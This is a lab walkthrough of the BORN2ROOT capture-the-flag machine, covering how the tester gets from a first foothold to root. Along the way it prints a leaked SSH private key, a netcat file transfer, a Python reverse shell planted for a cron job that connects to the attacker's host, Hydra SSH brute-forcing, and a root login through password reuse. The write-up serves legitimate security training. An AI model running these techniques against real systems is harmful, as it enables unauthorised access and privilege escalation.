
Summary #
On port 80 there is a SSH private key available in the icons directory which we can use to SSH into the server for initial access. Once on the server we find, using LinPEAS, that there is a cronjob running as the jimmy user which we can abuse to get a reverse shell as jimmy. Using Hydra we brute-force the password for the hadi user and password reuse escalates our privileges to root.
Specifications #
- Name: BORN2ROOT
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux debian 3.16.0-4-586 #1 Debian 3.16.39-1+deb8u2 (2017-03-07) i686 GNU/Linux
- IP address: 192.168.144.49
- OFFSEC provided credentials: None
- HASH:
local.txt:f4f2dbb55c2c94d9931d4cd7102f82d8 - HASH:
proof.txt:36005b8628cc70727d6b60c7346f3499
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir born2root && cd born2root && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 23 10:19 .
drwxrwxr-x 101 kali kali 4096 Aug 23 10:19 ..
drwxrwxr-x   2 kali kali 4096 Aug 23 10:19 enum
drwxrwxr-x   2 kali kali 4096 Aug 23 10:19 exploits
drwxrwxr-x   2 kali kali 4096 Aug 23 10:19 files
drwxrwxr-x   2 kali kali 4096 Aug 23 10:19 tools
drwxrwxr-x   2 kali kali 4096 Aug 23 10:19 uploads


ip=192.168.144.49

ping $ip

PING 192.168.144.49 (192.168.144.49) 56(84) bytes of data.
64 bytes from 192.168.144.49: icmp_seq=1 ttl=61 time=20.1 ms
^C
--- 192.168.144.49 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 20.133/20.133/20.133/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.144.49:22
Open 192.168.144.49:80
Open 192.168.144.49:111
Open 192.168.144.49:48848
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 10:20 +0200
Initiating Ping Scan at 10:20
Scanning 192.168.144.49 [4 ports]
Completed Ping Scan at 10:20, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:20
Completed Parallel DNS resolution of 1 host. at 10:20, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:20
Scanning 192.168.144.49 [4 ports]
Discovered open port 22/tcp on 192.168.144.49
Discovered open port 111/tcp on 192.168.144.49
Discovered open port 48848/tcp on 192.168.144.49
Discovered open port 80/tcp on 192.168.144.49
Completed SYN Stealth Scan at 10:20, 0.05s elapsed (4 total ports)
Nmap scan report for 192.168.144.49
Host is up, received echo-reply ttl 61 (0.021s latency).
Scanned at 2026-08-23 10:20:29 CEST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 61
80/tcp    open  http    syn-ack ttl 61
111/tcp   open  rpcbind syn-ack ttl 61
48848/tcp open  unknown syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
           Raw packets sent: 8 (328B) | Rcvd: 5 (204B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp    open  ssh     syn-ack ttl 61
80/tcp    open  http    syn-ack ttl 61
111/tcp   open  rpcbind syn-ack ttl 61
48848/tcp open  unknown syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 3d:6f:40:88:76:6a:1d:a1:fd:91:0f:dc:86:b7:81:13 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAOr5EAJPlf3kg7Bs1+wQTxbrIVGMP14vAg8EiV6sw7FL1WTjOvHw2A+LN4x2RoDCxmm2rqDslS+8VsszA0QEm11wmvrzi0uSaFo6eV2xGbHJai1u0pppUVkgBorcsQ4GRk+MR3dE8h1Q5JZknGDppzJn0wytGLwUTgBI6il6s3D9AAAAFQDhQ2zrYW+lBA8ncddkGV/lfDvBmQAAAIBtz2W0bjl6c3zXBOoRe0Ln5sNKtk6pOL1o+8jhhtKNouHsKDUCY3ffjOv2Ii0aewi/9GEeLDcG4qQegmcpipfwOK9tBU7zcSUel2wwXFntfzS9LA01iRM+koznfRKUI6+OD6HYelbS6u3Afvdk3MqfWJ1VkDjxhVC+Dk3pU1ILsQAAAIA7O2pIbd7AXtFP2MuoZf7PVV7JzyhaQTzpb1FlQzYR1Szh2bBGBGqIOieMGtNvQgJbqHRftPL9qS9OnmrDaT57dnN2LnNE/LAmxoNdNd24d3tw1iaSiI+hVjNK/3UpmxbNaqKi2jSSU6Kg2CAijtM8WeEO9MfeD+Lo/uIDUUWqvQ==
|   2048 eb:29:c0:cb:eb:9a:0b:52:e7:9c:c4:a6:67:dc:33:e1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC58lSYZIvI7cPPbWmDnfGKL+3UD5XOZtM+KkCmfEZmdDrFN3qFX8xx/fdkRr09rzeNDh8C75XgoO2HlAimjrK5Zx8SijQTCEn/PRNGDkTXdtadBgRDAewzWaR1gKzTZbvRX3evFqliKYTJGXiIhsrmKcZ3FPg+8lFiLeLayLCFXahJTHemWmpNi8LwNDcrZ5WC38V8+4xWR0QIu79PynTPTCFZXBcUC4QTEdTHlPcpKjs355JUoA4jx/zsWMUOQqBfEjjGA6ANrmepzqGTRDrGnbZwipDpeyISeNbxLwBUW82hN6Ijs0NLJkFpYsE2s9J+MNUlvJUs0QDRoxhMMdT/
|   256 d4:02:99:b0:e7:7d:40:18:64:df:3b:28:5b:9e:f9:07 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNRgqnpfkTw+7lHElDm2gphAkPR0fRzk/IFOhZXB8fTxM3dSYt41eek7NR5RqeIorxvabJoI0iPsmIo6z6s5Hlo=
|   256 e9:c4:0c:6d:4b:15:4a:58:4f:69:cd:df:13:76:32:4e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC2f0pXci4jRaOVNrojXzEpVLq7TqjpkU5sbjorXNHfV
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| http-robots.txt: 2 disallowed entries
|_/wordpress-blog /files
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title:  Secretsec Company
111/tcp   open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33377/udp6  status
|   100024  1          45362/tcp6  status
|   100024  1          48848/tcp   status
|_  100024  1          56487/udp   status
48848/tcp open  status  syn-ack ttl 61 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 80 there is a website called Secretsec: A security company. There are some names (Martin N, Hadi M and Jimmy S) and an e-mail address (martin@secretsec.com) on the site.
As shown in the NMAP outpt the robots.txt disallows 2 entries: /wordpress-blog /files, the first is a image and the second is a empty directory listing.
So let’s start directory scanning using gobuster.
gobuster dir -t 100 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt | tee enum/raft-large-dir-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.144.49:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
files                (Status: 301) [Size: 316] [--> http://192.168.144.49/files/]
icons                (Status: 301) [Size: 316] [--> http://192.168.144.49/icons/]
manual               (Status: 301) [Size: 317] [--> http://192.168.144.49/manual/]
server-status        (Status: 403) [Size: 302]
===============================================================
Finished
===============================================================
We find a couple of directories, files we already knew, manual is a website for Apache documentation and icons is a directory listing with images. However, there is one file called VDSoyuAXiO.txt, URL: http://192.168.144.49/icons/VDSoyuAXiO.txt that contains a RSA private key file.
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoNgGGOyEpn/txphuS2pDA1i2nvRxn6s8DO58QcSsY+/Nm6wC
tprVUPb+fmkKvOf5ntACY7c/5fM4y83+UWPG0l90WrjdaTCPaGAHjEpZYKt0lEc0
FiQkXTvJS4faYHNah/mEvhldgTc59jeX4di0f660mJjF31SA9UgMLQReKd5GKtUx
5m+sQq6L+VyA2/6GD/T3qx35AT4argdk1NZ9ONmj1ZcIp0evVJvUul34zuJZ5mDv
DZuLRR6QpcMLJRGEFZ4qwkMZn7NavEmfX1Yka6mu9iwxkY6iT45YA1C4p7NEi5yI
/P6kDxMfCVELAUaU8fcPolkZ6xLdS6yyThZHHwIDAQABAoIBAAZ+clCTTA/E3n7E
LL/SvH3oGQd16xh9O2FyR4YIQMWQKwb7/OgOfEpWjpPf/dT+sK9eypnoDiZkmYhw
+rGii6Z2wCXhjN7wXPnj1qotXkpu4bgS3+F8+BLjlQ79ny2Busf+pQNf1syexDJS
sEkoDLGTBiubD3Ii4UoF7KfsozihdmQY5qud2c4iE0ioayo2m9XIDreJEB20Q5Ta
lV0G03unv/v7OK3g8dAQHrBR9MXuYiorcwxLAe+Gm1h4XanMKDYM5/jW4JO2ITAn
kPducC9chbM4NqB3ryNCD4YEgx8zWGDt0wjgyfnsF4fiYEI6tqAwWoB0tdqJFXAy
FlQJfYECgYEAz1bFCpGBCApF1k/oaQAyy5tir5NQpttCc0L2U1kiJWNmJSHk/tTX
4+ly0CBUzDkkedY1tVYK7TuH7/tOjh8M1BLa+g+Csb/OWLuMKmpoqyaejmoKkLnB
WVGkcdIulfsW7DWVMS/zA8ixJpt7bvY7Y142gkurxqjLMz5s/xT9geECgYEAxpfC
fGvogWRYUY07OLE/b7oMVOdBQsmlnaKVybuKf3RjeCYhbiRSzKz05NM/1Cqf359l
Wdznq4fkIvr6khliuj8GuCwv6wKn9+nViS18s1bG6Z5UJYSRJRpviCS+9BGShG1s
KOf1fAWNwRcn1UKtdQVvaLBX9kIwcmTBrl+e6P8CgYAtz24Zt6xaqmpjv6QKDxEq
C1rykAnx0+AKt3DVWYxB1oRrD+IYq85HfPzxHzOdK8LzaHDVb/1aDR0r2MqyfAnJ
kaDwPx0RSN++mzGM7ZXSuuWtcaCD+YbOxUsgGuBQIvodlnkwNPfsjhsV/KR5D85v
VhGVGEML0Z+T4ucSNQEOAQKBgQCHedfvUR3Xx0CIwbP4xNHlwiHPecMHcNBObS+J
4ypkMF37BOghXx4tCoA16fbNIhbWUsKtPwm79oQnaNeu+ypiq8RFt78orzMu6JIH
dsRvA2/Gx3/X6Eur6BDV61to3OP6+zqh3TuWU6OUadt+nHIANqj93e7jy9uI7jtC
XXDmuQKBgHZAE6GTq47k4sbFbWqldS79yhjjLloj0VUhValZyAP6XV8JTiAg9CYR
2o1pyGm7j7wfhIZNBP/wwJSC2/NLV6rQeH7Zj8nFv69RcRX56LrQZjFAWWsa/C43
rlJ7dOFH7OFQbGp51ub88M1VOiXR6/fU8OMOkXfi1KkETj/xp6t+
-----END RSA PRIVATE KEY-----
## download file
wget http://192.168.144.49/icons/VDSoyuAXiO.txt
--2026-08-23 11:08:55--  http://192.168.144.49/icons/VDSoyuAXiO.txt
Connecting to 192.168.144.49:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1677 (1.6K) [text/plain]
Saving to: ‘VDSoyuAXiO.txt’

VDSoyuAXiO.txt                         100%[===========================================================================>]   1.64K  --.-KB/s    in 0.001s

2026-08-23 11:08:56 (2.61 MB/s) - ‘VDSoyuAXiO.txt’ saved [1677/1677]

## move file to name id_rsa
mv VDSoyuAXiO.txt id_rsa

## change permissions id_rsa file
chmod 600 id_rsa

## try connecting as found user martin.
ssh -i id_rsa martin@192.168.144.49
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sign_and_send_pubkey: no mutual signature supported
martin@192.168.144.49's password:
We get an error saying we’re not using a post-quantum key exchange. in modern SSH clients the older ssh-rsa authentication method is disabled by default. So let’s try to connect using this. Indeed we get access using the id_rsa file. At login it asks for a secret password, just press ENTER.
ssh -i id_rsa martin@192.168.144.49 -o PubKeyAcceptedKeyTypes=ssh-rsa

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 23 11:05:53 2026 from 192.168.45.182

READY TO ACCESS THE SECRET LAB ?

secret password :
WELCOME !
martin@debian:~$

## print local.txt
martin@debian:~$ cat local.txt
f4f2dbb55c2c94d9931d4cd7102f82d8
Lateral Movement #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `linpeas.sh` using the open port 80
martin@debian:~$ wget http://192.168.45.182/linpeas.sh
 HAHA ... Nope
So, it seems we cannot use the wget command to transfer LinPEAS. We also can’t use curl, so let’s use nc.
## on target:
## set nc to listen on port 9001 and redirect output to file `linpeas.sh`
martin@debian:~$ nc -lp 9001 > linpeas.sh

## locally:
## send file over port 9001 to target, after a while, press CTRL+C to terminate
nc $ip 9001 < linpeas.sh

## on target:
## set the execution bit
martin@debian:~$ chmod +x linpeas.sh

## run `linpeas.sh`
martin@debian:~$ ./linpeas.sh
The linpeas.sh output shows the target has a cron script that runs a python script from /tmp as the jimmy user. The file itself ins’t present in the /tmp directory. So, let’s create Python reverse shell and setup a listener.
## cron job
*/5   * * * *   jimmy   python /tmp/sekurity.py

## create a file called `sekurity.py` in the tmp directory with this content:
#!/usr/bin/env python
import socket,subprocess,os,pty;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.45.182",9001));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
pty.spawn("/bin/bash")

## locally:
## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...

## catch the reverse shell after some time, wait for it
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.144.49] 34359
jimmy@debian:~$
As the jimmy user i couldn’t find an easy privilege escalation path, so it tries to brute force the only user hadi left. It’s a long shot, but just grep the hadi user passwords and run it. Indeed we got it, the credentials are: hadi:hadi123.
## change directory
cd files

## grep only passwords with hadi in it
cat /opt/rockyou.txt | grep hadi > hadi.txt

## run hydra
hydra -l 'hadi' -P hadi.txt ssh://$ip
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-23 13:03:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1581 login tries (l:1/p:1581), ~99 tries per task
[DATA] attacking ssh://192.168.144.49:22/
[22][ssh] host: 192.168.144.49   login: hadi   password: hadi123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-23 13:03:56

## switch user to hadi
jimmy@debian:~$ su hadi
Password:
hadi@debian:/home/jimmy$
Privilege Escalation #
To get root on the box there is a password reuse by the hadi user.
## credentials for root are: `root:hadi123`
hadi@debian:/home/jimmy$ su -
Password:

## print proof.txt
root@debian:~# cat /root/proof.txt
36005b8628cc70727d6b60c7346f3499
References #
[+]